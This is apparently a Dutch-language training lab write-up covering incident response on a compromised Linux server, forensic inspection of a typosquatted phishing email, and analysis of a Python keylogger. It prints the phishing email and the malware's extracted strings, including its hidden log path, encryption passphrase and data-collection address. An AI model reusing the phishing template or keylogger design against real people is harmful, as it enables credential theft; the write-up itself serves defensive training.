ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQGQaIS8Hzl8YV1oA4PcmDr5bvJoSVHXIxF1Bj6YVHgh+0CBML4PYG5eh2UvxdYhnEIJZmiaCAFZT+1cZ1s7M+uzJzzCC
3aKJ1db+Ed1IAIB7K0r8ca2pljjRHUp7DLCShbYaS+we5lxW4cMIwsAP8m4fF3ScHdnWwT3xjbzYFVLBB2QZgyYndB0zj43pguJPB0u8jVAxFRbcWYWHKkS88i+4TFKGcTrR
RdaZbLS62aKCfq/Da3b1/8efLChVJxEHJGcngvphq9tI2163amxaYLu7VjyjBlPQiwbTnuwLF1Rfw5xfjy3SJxA7zK55TzhisiUwgSiUwkE40wOuiJfp kali@attack-ser
ver
root@bt-server01:~/ssh#
```

Het authorized_keys bestand voor de root gebruiker bevat een openbare RSA-sleutel die is gekoppeld aan kali@attack-server. Zo kreeg de aanvaller elke keer onbevoegde toegang tot de server. We moeten onmiddellijk actie ondernemen om deze sleutel te verwijderen en de server te beveiligen.

```
root@bt-server01:~/ssh# sudo truncate -s 0 authorized_keys
root@bt-server01:~/ssh# ls
authorized_keys
root@bt-server01:~/ssh# cat authorized_keys
root@bt-server01:~/ssh#
```

Nu moeten we de SSH-service opnieuw opstarten om de wijzigingen toe te passen.

- **sudo systemctl restart sshd**

We moeten het root-wachtwoord wijzigen omdat het waarschijnlijk is gecompromitteerd vanwege de zwakte ervan. Het versterken van het root-wachtwoord is essentieel om de beveiliging van de server te verbeteren.

- **sudo passwd root**

Nu we het root-wachtwoord hebben gewijzigd, moeten we ook de SSH-configuratie herzien. Het is van cruciaal belang om te begrijpen hoe de aanvaller als rootgebruiker toegang heeft gekregen tot SSH en stappen te ondernemen om dit in de toekomst te voorkomen.

- **sudo nano /etc/ssh/sshd_config**

```
# Logging
#SyslogFacility AUTH
LogLevel DEBUG

# Authentication:
#LoginGraceTime 2m
PermitRootLogin yes
```


De aanvaller heeft waarschijnlijk het account van gebruiker John gecompromitteerd en vervolgens de SSH-configuratie gewijzigd om root-login mogelijk te maken. Daarom is het van cruciaal belang om het wachtwoord van John onmiddellijk te wijzigen en root-login uit te schakelen om de beveiliging te verbeteren.

```
# Logging
#SyslogFacility AUTH
LogLevel DEBUG

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin no
```

- **sudo systemctl restart sshd**




A terminal window showing a failed SSH login attempt. The user tried to log in as root from IP 192.168.1.3, but was denied permission.

```
(ghost㉿kali)-[~]
$ ssh root@192.168.1.3
root@192.168.1.3's password:
Permission denied, please try again.
root@192.168.1.3's password:
```

Root-aanmelding is nu uitgeschakeld. Het is tijd om je te concentreren op het IP-adres van de aanvaller en dit te blokkeren!

- **sudo ufw enable**
- **sudo ufw deny from 192.168.1.199**



A terminal window showing the status of the UFW firewall and a deny rule applied to traffic from IP 192.168.1.199.

```
john@bt-server01:~$ sudo ufw status
[sudo] password for john:
Status: active

To                         Action      From
--                         --          --
Anywhere                   DENY       192.168.1.199

john@bt-server01:~$ _
```

<https://www.youtube.com/watch?v=1b1lwW9wpFQ>

Zoals u kunt zien, wordt er geen verdere activiteit geregistreerd, wat aangeeft dat de aanvaller met succes is geblokkeerd! Dit is een positief teken dat de geïmplementeerde maatregelen onbevoegde toegang effectief voorkomt.

6. Aanvalsscenario's op Windows-VM

6.1. Forensische analyse per e-mail

6.1.1. Taak 1: Email inspectie

Voor deze taak moet de deelnemer de e-mails in de inbox van John's account onderzoeken. Er zijn drie e-mails: twee legitieme en één phishing e-mail. Het is belangrijk om te achterhalen welke e-mails echt zijn en welke niet.

John Doe's inbox

The screenshot shows an email client interface with the following details:

- Inbox:** 3 Messages
- Messages:**
 - support@bluetech.be** 07/05/2024, 15:14
Status Request: Suspicious Network Activity Check
 - lila.grace@bluetech.be** 08/05/2024, 15:23
Fwd: Urgent: Problem with Your Work Hours!
 - support@bluetech.be** 04/07/2024, 16:13
Status Request: Website Logs Analysis
- Toolbar:** Reply, Forward, Archive, Junk, Delete, More

In de eerste e-mail van IT-ondersteuning aan John Doe wordt gevraagd om een analyse van een PCAP-bestand. Dit markeert het begin van het forensisch onderzoek.

Inspectie email 1

```
1 Return-Path: support@bluetech.be
2 Received: from BT-Mailserver (BT-DC01.bluetech.be [192.168.1.1])
3 by BT-DC01 with ESMTP
4 ; Tue, 7 May 2024 15:14:34 +0200
5 Date: Tue, 07 May 2024 15:14:34 +0200
6 From: support@bluetech.be
7 To: John.Doe@bluetech.be
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Thunderbird/115.10.1
9 Message-ID: <001a114c-7c73-4e2b-a0e2-46f8ecfc1982@bluetech.be>
10 Subject: Status Request: Suspicious Network Activity Check
11 MIME-Version: 1.0
12 Content-Type: multipart/related; boundary="boundary_string"
```

De schermafbeelding toont de e-mailheader in een teksteditor, waaruit blijkt dat deze afkomstig is van het domein **bluetech.be** en het IP-adres van de Domain Controller (BT-DC01). Dit bevestigt de legitimiteit van de e-mail.

Inspectie email 2

Fwd: Urgent: Problem with Your Work Hours! - Mozilla Thunderbird

File Edit View Go Message Tools Help

Get Messages Write Tag

To: lila.grace@bluetech.be

Subject: Fwd: Urgent: Problem with Your Work Hours!

Date: 08/05/2024, 09:05

Hey John,

I opened this email from HR and downloaded the WorkHoursUpdate attached. Some strange things happened afterward.

Can you please have a look at the email and the attachment?

Kind regards,
Bluetech | Sales
lila.grace@bluetech.be



----- Forwarded Message -----

Subject: Urgent: Problem with Your Work Hours!

Date: Tue, 07 May 2024 14:35:53 +0200

From: hr@bluetech.be

To: Lila.Grace@bluetech.be

Hi Lila,

I hope you're doing well. We found some issues with your work hours from last month while updating our systems. To make sure your next paycheck is correct, please check and update your hours using the attached tool.

Try to do this by the end of today if possible.

If you need any help or have questions, please reach out to us.

Thank you!

Kind regards,
bluetech | HR Department
hr@bluetech.be



> 1 attachment: WorkHoursUpdate.xls.exe size unknown

((o))

```

1 Return-Path: lila.grace@bluetech.be
2 Received: from BT-Mailserver (BT-DC01.bluetech.be [192.168.1.1])
3 by BT-DC01 with ESMTP
4 ; Tue, 08 May 2024 15:23:20 +0200
5 Date: Tue, 08 May 2024 15:23:20 +0200
6 From: lila.grace@bluetech.be
7 To: john.doe@bluetech.be
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Thunderbird/115.10.1
9 Message-ID: <001a114c-7c73-4e2b-a0e2-46f8ecfc1982@bluetech.be>
10 Subject: Fwd: Urgent: Problem with Your Work Hours!
11 MIME-Version: 1.0
12 Content-Type: multipart/related; boundary="forward_boundary_string"
13
14 <blockquote style="margin: 0; padding-left: 10px; border-left: 2px solid #ccc;">
15   <p style="margin: 0; ">----- Forwarded Message -----
16   <p style="margin: 0; "><strong>Subject:</strong> Urgent: Problem with Your Work Hours!
17   <p style="margin: 0; "><strong>Date:</strong> Tue, 07 May 2024 14:35:53 +0200</p>
18   <p style="margin: 0; "><strong>From:</strong> hr@bluetech.be</p>
19   <p style="margin: 0; "><strong>To:</strong> Lila.Grace@bluetech.be</p>
20 </blockquote>


```

Deze schermafbeelding toont een e-mail die is doorgestuurd door Lila Grace. Het originele IP-adres en de domeinnaam van de mailserver zijn behouden gebleven, wat aangeeft dat de e-mail echt is. De doorgestuurde e-mail bevat een phishingbericht van hr@biuetech.be, waarbij de gelijkenis tussen 'l' en 'I' wordt gebruikt om mensen te misleiden.

In Thunderbird, zien deze tekens er bijna identiek uit, wat detectie moeilijk maakt.

Inspectie phishing email

Op dinsdag 07/05/2024 om 14:35:53 ontving Lila Grace een phishing-e-mail van hr@biuetech.be, een nepdomein dat BlueTech HR imiteert. De e-mail vermeldde problemen met haar werkuren en bevatte een bijlage met de naam WorkHoursUpdate.xls.exe.



Bij het inspecteren van de header in een teksteditor valt op dat de domeinnaam typosquatting bevat. In VS Code zijn de tekens duidelijk te onderscheiden, maar in Thunderbird is het moeilijker om het verschil te zien tussen een kleine "l" en een hoofdletter "I". Ook het IP-adres en de hostnaam verschillen.

De bestandsnaam is ook vervalst, maar Thunderbird toont de juiste bestandsnaam en niet de vervalste.

```

1  Return-Path: hr@bIuetech.be
2  Received: from BT-Mailserver (kali.bIuetech.be [223.123.10.160])
3      by kali with ESMTP
4      ; Tue, 7 May 2024 14:35:53 +0200
5  Date: Tue, 07 May 2024 14:35:53 +0200
6  From: hr@bIuetech.be
7  To: Lila.Grace@bluetech.be
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Thunderbird/115.10.1
9  Message-ID: <001a114c-7c73-4e2b-a0e2-46f8ecfc1983@bluetech.be>
10 Subject: Urgent: Problem with Your Work Hours!
11 MIME-Version: 1.0
12 Content-Type: multipart/related; boundary="boundary_string"
13
14 --boundary_string
15 Content-Type: text/html; charset="ISO-8859-1"
16 Content-Transfer-Encoding: 7BIT
17
18 <html>
19     <body>
20         <p>Hi Lila,</p>
21         <p>I hope you're doing well. We found some issues with your work hours from last month while updating our systems.<br>
22         To make sure your next paycheck is correct, please check and update your hours using the attached tool.</p>
23         <p>Try to do this by the end of today if possible.</p>
24         <p>If you need any help or have questions, please reach out to us.</p>
25         <p>Thank you!</p>
26         <p>Kind regards,<br>
27         bIuetech | HR Department<br>
28         hr@bIuetech.be</p>
29         
30     </body>
31 </html>
32
33 --boundary_string
34 Content-Type: image/png; name="banner.png"
35 Content-Transfer-Encoding: base64
36 Content-ID: <banner.png>
37 Content-Disposition: inline; filename="banner.png"
38
39 iVBORw0KGgoAAAANSUhEUgAAAMcAAABMCAYAADZcqPdAAAACXBtWXMAsTAAAEwEAmrwYAAAE7mlUWHRYTUw6Y29tLmFkb2JlLnhtcAAAAAAAPD94c...
40
41 --boundary_string
42 Content-Type: application/vnd.ms-excel; name="WorkHoursUpdate.xls"
43 Content-Transfer-Encoding: base64
44 Content-Disposition: attachment; filename="WorkHoursUpdate.xls.exe"

```

Inspectie email 3

The screenshot shows an open email message in Mozilla Thunderbird. The recipient is support@bluetech.be. The message content is:

Hi John,

I have attached a log file to this email that has been recently generated and requires your attention.
Could you please take a moment to review it and let me know if you notice anything suspicious or unusual?

Please feel free to reach out to me if you have any questions or require further information.

Bluetech | IT Support
support@bluetech.be

At the bottom of the message, there is a logo for BlueTech and a note indicating there is 1 attachment: bluetech_webserver.log (size unknown).

Op donderdag 04/07/2024 om 16:13 uur stuurde het lokale IT-ondersteuningsteam een e-mail naar John Doe, met websitelogboeken als bijlage en het verzoek om deze te beoordelen op mogelijke problemen. Dit is een legitieme e-mail.

```
1  Return-Path: support@bluetech.be
2  Received: from BT-Mailserver (BT-DC01.bluetech.be [192.168.1.1])
3  | by BT-DC01 with ESMTP
4  ; Thu, 4 Jul 2024 16:13:22 +0200
5  Date: Thu, 04 Jul 2024 16:13:22 +0200
6  From: support@bluetech.be
7  To: John.Doe@bluetech.be
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Thunderbird/115.10.1
9  Message-ID: <001a114c-7c73-4e2b-a0e2-46f8ecfc1982@bluetech.be>
10 Subject: Status Request: Website Logs Analysis
11 MIME-Version: 1.0
12 Content-Type: multipart/mixed; boundary="boundary_string"
```


6.2. Malware analyse

6.2.1. Taak 2: phishing e-mail onderzoeken

Nu we hebben bevestigd dat de e-mail die Lila heeft ontvangen duidelijk phishing is, moeten we zo snel mogelijk onderzoeken wat er werkelijk in de bijlage zit met de naam "WorkHoursUpdate".

Omdat de machine in een sandbox draait, kunnen we deze veilig testen zonder schade aan onze eigen systemen toe te brengen.

Uitvoer bijlage



Na het uitvoeren van het bestand, dat een .exe-bestand blijkt te zijn, zien we een opdrachtprompt verschijnen met een Fernet-sleutel. Op dit moment weten we nog niet wat dit betekent.

Om een .exe-bestand te onderzoeken, kunnen we gebruikmaken van een tool genaamd Ghidra. Ghidra is een reverse engineering tool dat wordt gebruikt om applicaties of bestanden te analyseren en hun interne werking te begrijpen. Deze tool helpt ons te achterhalen hoe een programma is opgebouwd en functioneert.

Virustotal


The screenshot shows the VirusTotal analysis page for the file 2728b992d9cf7aedfb8e00a52f173aa9f658205929041e9c93cf172bc701071. The main summary indicates 19/73 security vendors flagged the file as non-malicious. The file is identified as "WorkHoursUpdate.xls.exe" (9.93 MB, 64-bit, overlay, peexe). Threat categories include trojan, and family labels include tedy, python, and keylogger. Below this, a table lists detections from various security vendors:

Vendor	Detection	Category	Family
ALYac	Gen:Variant.Tedy.552880	Antiy-AVL	Trojan/Python.Kryptik
Arcabit	Trojan.Tedy.D86FB0	BitDefender	Gen:Variant.Tedy.552880
Bkav Pro	W64.AIDetectMalware	DeepInstinct	MALICIOUS
Elastic	Malicious (moderate Confidence)	Emsisoft	Gen:Variant.Tedy.552880 (B)
eScan	Gen:Variant.Tedy.552880	GData	Gen:Variant.Tedy.552880

Voor we verdergaan met Ghidra, uploaden we het bestand naar VirusTotal. VirusTotal is een gratis online service die bestanden en URL's analyseert op kwaadaardige inhoud.

Ghidra

Controleer eerst de tekst van het programma. Wanneer u de code bekijkt, ziet u dat deze is gemaakt met PyInstaller. Terwijl u meer te weten komt over PyInstaller, vindt u tools die delen van het programma omzetten in .pyc-bestanden, wat bytecodebestanden zijn.



Pyinstxtractor

Pyinstxtractor is een tool die kan worden gebruikt om de bestanden uit een met PyInstaller gemaakte applicatie te halen.

```
python pyinstxtractor.py WorkHoursUpdate.xls.exe
```

```
C:\ Command Prompt
Volume in drive C has no label.
Volume Serial Number is A615-4B31

Directory of C:\Users\admin\Desktop

03/05/2024  15:27    <DIR>      .
03/05/2024  15:27    <DIR>      ..
13/04/2024  01:20        1.231.000 pj11icon.exe
01/05/2024  19:19        17.489 pyinstxtractor.py
03/05/2024  15:18       10.401.177 WorkHoursUpdate.xls.exe
              3 File(s)     11.649.666 bytes
              2 Dir(s)   31.361.294.336 bytes free

C:\Users\admin\Desktop>python pyinstxtractor.py WorkHoursUpdate.xls.exe
[+] Processing WorkHoursUpdate.xls.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 10069401 bytes
[+] Found 37 files in CArchive
[+] Beginning extraction...please stand by
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: ADjKLM.pyc
[+] Found 192 files in PYZ archive
[+] Successfully extracted pyinstaller archive: WorkHoursUpdate.xls.exe

You can now use a python decompiler on the pyc files within the extracted directory
C:\Users\admin\Desktop>
```

Na het uitpakken van de inhoud van het uitvoerbare bestand bevinden de .pyc-bestanden zich nu in een nieuw aangemaakte map genaamd 'WorkHoursUpdate.xls.exe_extracted'.

- Deze map bevat .pyc-bestanden, die nu eenvoudig gedecompliceerd en geanalyseerd kunnen worden.

- Het geeft een overzicht van verschillende potentiële toegangspunten en wijst op locaties binnen het verpakte uitvoerbare bestand waar de uitvoering kan beginnen.
- Het kritieke bestand dat moet worden onderzocht, is **ADjKLM.pyc**, aangezien dit het hoofdscript van de applicatie is.

Strings.exe

Een manier om de malware te begrijpen is door de `strings.exe`-opdracht te gebruiken. Deze opdracht haalt leesbare tekst uit bestanden.

```
ADjKLM.pyr
sYt
ddd
ddd
dS#1
Nz9C:\Users\Lila.Grace\AppData\Local\Temp\.keystroke_log.txtz&C:\Users\Lila.Grace\AppData\Local\Temp
attrib +h
ab)
str
path
exists
makedirs
open
write
system)
key
encrypted_key
log_file_path
log_files
    r
log_keystroker%
2s$
192.168.1.124z(Simulated sending .keystroke_log.txt to )
print)
attacker_ips
send_filer)
00:00c
dS#
YdSw
char
AttributeError
on_pressr-
__main__)
pynput.keyboardr
cryptography.fernetr
cryptography.hazmat.backendsr
cryptography.hazmat.primitivesr
)cryptography.hazmat.primitives.kdf.pbkdf2r
base64r
schedule
time
passphraser
SHA256
kdf
deriver!
urlsafe_b64encoder
decoder
every
day
```

```
C:\Users\admin\Desktop\WorkHoursUpdate.xls.exe_extracted>strings.exe ADj
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

e d
Z!el
S#1
Listener)
Fernet)
default_backend)
hashes)
PBKDF2HMACNs
Blu3T3ch_2024!
s
12345678
algorithm
length
salt
iterations
backendz
Fernet Key:c
fernet_key
encrypt
encode)
inputs
```

De geëxtraheerde tekenreeksen wijzen op de aanwezigheid van een **keylogger!**

- `**pynput.keyboard**`: Bibliotheek om toetsaanslagen te controleren en te loggen.
- `on_press`: Functie uit de pynput.keyboard-bibliotheek om elke toetsaanslag te registreren.
- `attrib +h`: Windows-commando om bestanden te verbergen.
- `system, open, write`: Functies voor interactie met het systeem en bestanden die worden gebruikt om gegevens te loggen en te beheren.
- `Fernet, cryptography.fernet, encrypted_key`: Gebruik van symmetrische versleuteling van Fernet om gegevens te versleutelen.
- `192.168.1.124`: IP-adres dat wordt gebruikt om de geregistreerde toetsaanslagen te verzenden.
- `send_file`: Functionaliteit voor het verzenden van de toetsaanslaglogboeken.
- `Blu3T3ch_2024!`: Het wachtwoord dat is versleuteld met Fernet -> De fernet-sleutel wordt gebruikt om de gegevens in de keystroke_log te ontsleutelen.
- `C:\Users\Lila.Grace\AppData\Local\Temp\keystroke_log.txt`: Het bestandspad dat wordt gebruikt om de gelogde toetsaanslagen op te slaan en te verbergen.

Samengevat

De malware werkt stiekem door toetsaanslagen van gebruikers op te slaan, de informatie te versleutelen en deze elke dag naar de aanvaller te sturen.

Het geheime bestand

Nu we de malware en de acties ervan begrijpen, kunnen we de verborgen locatie vinden waar elke toetsaanslag wordt geregistreerd en versleuteld, en daar het geheime bestand opsporen.

Name	Date modified	Type	Size
.keystroke_log	06/05/2024 13:23	Text Document	18 KB
msedge_installer	01/05/2024 22:41	Text Document	4 KB


```

AAAABmOL11t8LfxSh0HmsmkPh60e2jLZ0QmjEcONrkMxrDrFtgEvRbIPsWeN7n2pnBIU4RLbEmAhae6Dc0dU17uf78F7uMPQ==
gAAAAABmOL11ZmmatbOaAIwljedEeFohQgEDOU1xX48bj44FpH1-0_7_jKW4L73AQapkOsF7j23q4EyaVgnM2j7xox98tPw==
gAAAAABmOL11z5_gZG-_Rn4psyuodzrJqg4uXiE0u72fW6xLNbs8us4TucCs1svJ275h-wvDXB6hmjvqWgzJj9vJXnYyB5Aa6A==
gAAAAABmOL121CP0h4R39_VTKt8sAhmDmSfeh7-rvWTGRrbAgoJi19uNhM_GA0BavEq_RbkImL0_VC1EJl09hYzsJyqGUxiPQ ==
gAAAAABmOL12Iu5MG7_ZjZAzaTtsK4BDtwZgbCRMiz4wJYCVz4oGvIrh44c3S09fh0FNnPzez-iUCNT0i19VEAccQAUdzkn0y2g ==
gAAAAABmOL12xEQ_31_5Yk1gDyYYHDtacqJ7qA1k4sngr20YRsUSxNvoV6MESB7f-GhLGFoGQAcdrLma7zDufwyrAWGMAeYnw ==
gAAAAABmOL13bf5Y24BLmVyGkmwK1nhViNM3syQjkE-EpZj0F0dR2UtCowZfgYsn53LsJontzTbRgNF1skQN7mKa8yNR2Reg ==
gAAAAABmOL15kcbXqmMid0Ge11dXwF5nMNg1d-wZ3vcM4Py-T1pH0mt-vN0_N8bVN7hekz0S-DhUJcbVb19qa6LwuZMLT5y6w ==
gAAAAABmOL15aj6oz0o_zj46dXmsQ24ITZxu15mwy6dUpcAB_78nejuo6x1US69sBvbQaI4s2hcZ3kDyD_KR50tzv52539Q ==
gAAAAABmOL15kyk3TEwDXVYtHpzTvUTTX-3r45d_W60J8R6R2FEi-eHj11DtCD5jPppxKc8br3Q4Fgdw_N1D1ZGvfyu2FaA ==
gAAAAABmOL15b_zW3Ag34k_L41W9br-0dhy865s_qeMSU4BLQbE3NsQ8KmSw-8kfG52Zk1tAsEHBOGcB5ZAUaFSUr3BnwMuiQ ==
gAAAAABmOL15DU_wmfssabgoFymdYfGLY15B7zu43Xz1XbP00uWGU3fx4V2I00mgPJM18V1lkBZT2cejnEn1DP-StDkAPafAA ==
gAAAAABmOL16WrPmQCT0nfrFv_DhxNjHPd0J6955UAYj3bu81dqHdHzf_T80G0jXg7p-FP8ycRnTvsd441ySDd7H5wiHostGg ==
gAAAAABmOL16Jnn0ukfWAbsCPsj1zRhtnFFUfbc33stzAB1b6t2kD2eSwf0p-3pw-NriWAQc0Cu_Ea5tx0V0eMTqu8V7EbSbABA ==
gAAAAABmOL16fuXxpU-7UZXTFPEqWBBLewceit12-pk10_t70GdksauyaPzMRkFa6fxFAhzwgQCLzhD5naL11bVfxY1gUZVLg ==
gAAAAABmOL16a3Wf1c9VD2FLhUTWvKXRcvL5CcR4czgtw_fAYTeihcFaGj9R8q53Jx1jtS6ohvwHMA9391rnh3C1jtQYegidw ==
gAAAAABmOL16cQjIs6Luqx1909NV1wcxBysDgxE6m8p850XiyI61v70UiqvEcfv0nEDYD-jLwKnkPSSJEH51z0WNMLPjtvBZQ ==
gAAAAABmOL165YLUxhjoUZcgb9eBt2i14mq0R-xvDVWdkAbQt19vhYGIS1L8yAFUcrEQU50vY2LajCFNUd603Vu_YctinB-pA ==
gAAAAABmOL17EY2XCcxpt5MeBF8LW7E0dwaQ1XQLydm9cdU-BJw10aoA9t0GgYe1h59vGyxVlkutrLcDCYAvg01g6QpGMPg ==
gAAAAABmOL17kUBYbzT0Gd00X-KWZL0uFy0v4ppgjkHbk1o4xt5BriJ-LBydxY6C6dMkknuN2Q3kgSsX7WQ3UBSSQdovW7n7w ==
gAAAAABmOL17Kmr80lwBy05z34gyWikxJ20x81IZYn8ZmDWzQF7D1SxNLN_FJvn5Sq1ERaP7Cams-a8_2qjG7LnoVw79b3-eEi ==
gAAAAABmOL17QqDDecIzmgG0iv5q1T3j_mFGJMqaq0kbCpg1CnzC1I-h6Xc2Z91v0YXY0OBXvi3SEULkF7GoVsepwRz_Ag ==
gAAAAABmOL17Bjwvu13km_-DwaLDRWbJzf2tL9qKYbtHhMhMj1E1GrvCA0P_1xDYa7OpCwqauVft-bAmBpRmtTb009LQ6wAQ ==
gAAAAABmOL18oBGMg6pfAHY6SBTMh1epMijEisCad3zt81d2z9oTRXZM5GBsqj5BzApdxr3vFTN1pdxFZV93D-iL3bLHQ36XvJA ==
gAAAAABmOL18-2GtsU4oubcMDPhcvcCr8s2vTxu8ntGT18517XGQAD7rLk1H_mAPlwYqY3y4IYfcITi499U9238j6vzGSXK7kw ==
gAAAAABmOL190X0tRA38JUmySp-9JRCNns_cWRrl17dBKKVsgXZ8HaKNx18ck0G66_Lyo6rck_9Q61TMDj21NN-CH82iwRTylg ==
gAAAAABmOL1-M14reQS2FOI0tphescnnrIvuEXAEqFlvdkuB7HC9sXuoFr-uJQIzGexdADfcg38CbEqsj65Xs4swcdh0bt6-Hw ==
gAAAAABmOL1-HYkbKbTU3QqbKTT-iDMgygSt6SqFdF40txddSXX64utr1Idt4dCo1fw_VkLcWx5WH919ZqHYEob_QsEJGntZw ==
gAAAAABmOL1-F6xbphTD1690-vTkIVQIJBmZT8SmQfIvhstaQV78-NnuouspWUj3KoAuJzFDy1NH_AnPf9osjZBJ208QA ==
gAAAAABmOL1_S4zEZtqnFqHG16EcxyTtQZFT0-6ocPp8_RXqQtnVeh8CpdmRY4q1fYdmgvQEeqLpVtd1I3NAOX6NHS20u-PZmw ==
gAAAAABmOL1_k7v4HSYHDERUDtZRB2_3ML4KuEGWn_32gIUTHGDK_cb1VSf8ICXuwITfTEmauIfP5-ws7jw4FLwka7XZrkifpw ==

```

We kunnen het decoderen met behulp van de Fernet-sleutel die tijdens de uitvoering van de malware wordt gegenereerd.

Decoderen

Om het te decoderen, kunnen we een eenvoudig Python-script schrijven of CyberChef gebruiken.

```
from cryptography.fernet import Fernet

